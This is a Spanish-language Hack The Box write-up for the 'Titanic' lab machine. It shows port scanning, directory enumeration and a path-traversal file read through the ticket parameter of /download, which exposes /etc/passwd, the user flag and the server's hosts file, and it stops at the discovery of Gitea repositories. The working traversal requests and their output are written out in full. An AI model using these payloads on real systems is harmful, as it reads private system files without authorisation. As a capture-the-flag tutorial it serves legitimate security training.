



Hack The Box - Titanic Write-Up



Máquina: Titanic **IP:** 10.10.11.55 **Dificultad:** Fácil **Objetivo:** Obtener las banderas `user.txt` y `root.txt`.



1. Reconocimiento Inicial

El primer paso es identificar los servicios activos en la máquina objetivo.

1.1. Prueba de Conectividad (Ping)

Se confirma la conectividad con la máquina mediante un ping:

```
ping 10.10.11.55
```

```
(titanic㉿titanic)-[~]
$ ping -c 1 10.10.11.55
PING 10.10.11.55 (10.10.11.55) 56(84) bytes of data.
64 bytes from 10.10.11.55: icmp_seq=1 ttl=63 time=31.2 ms

--- 10.10.11.55 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 31.150/31.150/31.150/0.000 ms
```

1.2. Escaneo de Puertos (Nmap)

Se realiza un escaneo de puertos con Nmap para identificar servicios abiertos:

```
sudo nmap -sC -sV 10.10.11.55 --min-rate=1500 -Pn
```

```
(ilanami@ilanami)~]$ sudo nmap -sC -sV 10.10.11.55 --min-rate=1500 -Pn
[sudo] contraseña para ilanami:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 21:39 CEST
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0) ←
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|   256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ←
|_http-title: Titanic - Book Your Ship Trip
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_ Werkzeug/3.0.3 Python/3.10.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds
```

Resultados:

- **Puerto 22/TCP:** Abierto - Servicio SSH (OpenSSH 8.9p1 Ubuntu)
- **Puerto 80/TCP:** Abierto - Servicio HTTP (Apache httpd 2.4.52). El servidor redirige a <http://titanic.htb>.

2. Enumeración Web



Dado que el **puerto 80 está abierto**, procedemos a investigar el servicio web.

2.1. Acceso Web y Configuración DNS

Para acceder al sitio web **titanic.htb**, es necesario añadir una entrada al archivo **/etc/hosts** local:

```
sudo nano /etc/hosts
```

```
# Añadir la línea:  
10.10.11.55 titanic.htb
```



```
(kali㉿kali)-[~/Downloads]  
$ sudo vi /etc/hosts
```

```
File Actions Edit View Help  
kali@kali: ~/Downloads x kali@kali: ~/Downloads x  
127.0.0.1      localhost  
127.0.1.1      kali  
::1            localhost ip6-localhost ip6-loopback  
ff02::1         ip6-allnodes  
ff02::2         ip6-allrouters  
  
10.10.11.55    titanic.htb
```

O alternativamente:

```
echo '10.10.11.55 titanic.htb' | sudo tee -a /etc/hosts
```




```
(ilanami㉿ilanami)-[~]  
$ sudo su  
[sudo] contraseña para ilanami:  
root@ilanami:[/home/ilanami]  
# echo '10.10.11.55 titanic.htb' >> /etc/hosts
```

Tras esto, se puede acceder a <http://titanic.htb> en el navegador.

2.2. Análisis de la Página Principal

La página web presenta un formulario para reservar viajes ("Book Your Trip"). Al enviar el formulario, se descarga un archivo **.json** que contiene los datos introducidos. La petición POST va dirigida a **/book**.



Book Your Trip

Full Name

Email address

Phone Number

Travel Date


 calendar icon

Cabin Type

 dropdown arrow

Submit

A red arrow points to the "Submit" button.



2.3. Enumeración de Directorios (Gobuster)

Se utiliza `gobuster` para buscar directorios y archivos ocultos:

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://titanic.htb -t 100
```


Resultados encontrados:

- `/book` (Status: 405 - Método no permitido para GET)
- `/download` (Status: 400 - Petición incorrecta, sugiere que necesita parámetros)

```
[ilanami@ilanami:~]
$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://titanic.htb -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://titanic.htb
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/download        (Status: 400) [Size: 41]
/book           (Status: 405) [Size: 153]
```

2.4. Análisis del Código Fuente

Se revisa el código fuente de la página principal, pero no se encuentra información relevante.




```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Titanic Book Your Ship Ticket</title>
<link href="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.2/css/bootstrap.min.css" rel="stylesheet">
<link href="/static/styles.css" rel="stylesheet">
<link href="https://fonts.googleapis.com/css2?family=Playfair+Display:wght@400;700&display=swap" rel="stylesheet">
<link rel="icon" type="image/x-icon" href="/static/assets/images/favicon.ico">
<style>
body {
    font-family: 'Playfair Display', serif;
}
.hero-section {
    background-image: url("/static/assets/images/home.jpg");
    background-size: cover;
    background-position: center;
    color: white;
    padding: 100px 0;
}
</style>
</head>
<body>
<!-- Navbar -->
<nav class="navbar navbar-expand-lg navbar-dark bg-dark">
<a class="navbar-brand" href="#">Titanic
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
    <span class="navbar-toggler-icon"></span>
</button>
<div class="collapse navbar-collapse" id="navbarNav">
    <ul class="navbar-nav ml-auto">
        <li class="nav-item active">
            <a class="nav-link" href="#">Home</a>
        <li class="nav-item">
            <a class="nav-link" href="#">About</a>
        <li class="nav-item">
            <a class="nav-link" href="#">Services</a>
        <li class="nav-item">
            <a class="nav-link" href="#">Contact</a>
        <li class="nav-item">
            <a class="nav-link btn btn-primary text-white" href="#" data-toggle="modal" data-target="#BookingModal">Book Now</a>
        </li>
    </ul>
</div>
</nav>
</body>
</html>
```

3. Explotación: Inclusión Local de Archivos (LFI)

Se utiliza Burp Suite para interceptar y manipular las peticiones web.

3.1. Interceptación con Burp Suite

Se intercepta la petición POST enviada al llenar el formulario en <http://titanic.htb>. La petición a `/book` genera una redirección (302 Found) a una URL `/download?ticket=[ID].json`, la cual descarga el archivo JSON.



```

POST /book HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Connection: keep-alive
Referer: http://titanic/htb/
Upgrade-Insecure-Requests: 1
Priority: u=0,i=1
name=asdadasd&email=asdadasdas@40test.com&phone=635478412&date=1994-12-20&cabin=Deluxe

```

Response:

```

HTTP/1.1 302 FOUND
Date: Tue, 22 Apr 2025 17:31:15 GMT
Server: Werkzeug/2.0.0 Python/3.10.12
Content-Type: text/html; charset=utf-8
Content-Length: 300
Location: /download?ticket=9e3989f0-3847-4c4f-88d0-655587ce2ela.json
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 5
- Request cookies: 0
- Request headers: 12
- Response headers: 7

Event log: All issues

3.2. Descubrimiento de LFI

Se modifica la petición GET a `/download` en Burp Repeater, manipulando el parámetro **ticket**. Se prueba una técnica de Path Traversal para intentar leer archivos del sistema:

HTTP

```

GET /download?ticket=../../../../etc/passwd HTTP/1.1
Host: titanic.htb
...

```

```

GET /download?ticket=../../../../etc/passwd HTTP/1.1
Host: titanic.htb
...

```

Response:

```

Connection: Keep-Alive
Content-Type: text/plain; charset=UTF-8
Content-Length: 1024
Date: Tue, 22 Apr 2025 17:31:15 GMT
Server: Werkzeug/2.0.0 Python/3.10.12

```

```

root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:sync:/sbin:/usr/sbin/nologin
games:x:56:games:/usr/games:/usr/sbin/nologin
nobody:x:12:nobody:/var/cache/www:/usr/sbin/nologin
nagios:x:13:nagios:/var/cache/nagios:/usr/sbin/nologin
nagiosv:x:14:nagiosv:/var/cache/nagios:/usr/sbin/nologin
nagiosw:x:15:nagiosw:/var/cache/nagios:/usr/sbin/nologin
news:x:19:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:15:proxy:/var/run/proxy:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:94:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:irc:irc:/run/ircd:/usr/sbin/nologin
nobody:x:41:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:100:100:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:101:101:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:102:102:nobody:/nonexistent:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd.Resolver,.,.:/run/systemd:/usr/sbin/nologin
messagebus:x:104:104:/nonexistent:/usr/sbin/nologin
systemd-timers:x:105:105:systemd.TimedTasks,.,.:/run/timers:/usr/sbin/nologin
systemd-journal:x:106:106:systemd.Journal,.,.:/run/journal:/usr/sbin/nologin
polkitd:x:107:107:polkitd,.,.:/var/empty:/bin/false
sshd:x:108:65534:/:/run/sshd:/usr/sbin/nologin
syslog:x:109:109:syslog,.,.:/var/run/syslog:/usr/sbin/nologin
nobody:x:110:110:/nonexistent:/usr/sbin/nologin
nobody:x:111:111:/nonexistent:/usr/sbin/nologin
tcpdump:x:109:115:/nonexistent:/usr/sbin/nologin
tsl:x:110:116:TCP software stack,,,:/var/lib/tom:/bin/false
lsof:x:111:117:lsof:/var/lib/tom:/bin/false
fupd-refresh:x:112:118:fupd-refresh,user,,,:/var/lib/fupd:/usr/sbin/nologin
usbmuxd:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
txd:x:999:1001:/var/snap/lxd/common/txd:/bin/false

```

Inspector:

- Selection: 2 (0x2)
- Selected text:

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 0

Request headers: 8

Response headers: 10

Event log: All issues

La respuesta muestra el contenido del archivo `/etc/passwd`, confirmando una vulnerabilidad de Local File Inclusion (LFI).

3.3. Lectura de `/etc/passwd` y Enumeración de Usuarios

Al analizar `/etc/passwd`, se identifican los usuarios del sistema. Se presta especial atención a aquellos con shells interactivas como `/bin/bash`:

- **developer:x:1000:1000:developer:/home/developer:/bin/bash**
Este usuario es un objetivo principal.

```
developer:x:1000:1000:developer:/home/developer:/bin/bash
```

3.4. Obtención de `user.txt`

Se utiliza la vulnerabilidad LFI para leer la bandera del usuario `developer`:

```
HTTP  
GET /download?ticket=../../../../../../../../home/developer/user.txt  
HTTP/1.1  
Host: titanic.htb  
...
```

The screenshot shows the Burp Suite interface with a successful exploit. The Request tab displays a GET request to `/download?ticket=../../../../../../../../home/developer/user.txt`. The Response tab shows the content of the file `user.txt` as plain text: `dd2ecf41daa79230ce3dd5dc611fd1c`. The Inspector tab highlights this text. The status bar at the bottom indicates `454 bytes | 1,032 millis`.

Flag user.txt: dd2ecf41daa79238ce3dd50c6111dd10

3.5. Lectura de `/etc/hosts` (Servidor)

Se aprovecha la LFI para leer el archivo `/etc/hosts` del servidor:

HTTP

```
GET /download?ticket=../../../../../../../../etc/hosts HTTP/1.1
Host: titanic.htb
...
...
```

The screenshot shows the Burp Suite interface with a green border around the request and response panes. In the Request pane, a GET request is sent to the '/download?ticket=../../../../../../../../etc/hosts' endpoint. The response pane displays the contents of the /etc/hosts file, which includes the standard loopback entry and several additional entries for the 'titanic' host, including one for 'dev.titanic.htb'.

```
HTTP/1.1 200 OK
Date: Sun, 27 Apr 2025 12:21:54 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
Content-Disposition: attachment; filename="../../../../../../../../etc/hosts"
Content-Type: application/octet-stream
Content-Length: 250
Last-Modified: Fri, 07 Feb 2025 12:04:36 GMT
Cache-Control: no-cache
ETag: "1738929876.3570278-250-236981403"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
127.0.0.1 localhost titanic.htb dev.titanic.htb
127.0.1.1 titanic
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

Resultado: Se descubre una entrada adicional en el archivo hosts del servidor:

```
127.0.0.1 localhost titanic.htb dev.titanic.htb
```

Esto revela un posible subdominio: `dev.titanic.htb`.

4. Enumeración Adicional: Gitea

Se investiga el subdominio descubierto.

4.1. Acceso a dev.titanic.htb


Se añade **dev.titanic.htb** al archivo **/etc/hosts** local:

```
sudo nano /etc/hosts
# Añadir dev.titanic.htb a la línea existente:
10.10.11.55 titanic.htb dev.titanic.htb
```

```
GNU nano 8.4                               /etc/hosts
127.0.0.1      app.local
127.0.1.1      ilanami
192.168.28.128 mi_sitio.com
10.10.11.55    titanic.htb dev.titanic.htb ←

#The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Al acceder a **http://dev.titanic.htb** en el navegador, se encuentra una instancia de Gitea (un servicio Git auto-hospedado).





4.2. Exploración de Repositorios Gitea

Dentro de Gitea, en la sección "**Explore**" -> "**Repositories**" (</explore/repos>), se encuentran dos repositorios pertenecientes al usuario **developer**:

- **developer/docker-config**
- **developer/flask-app**

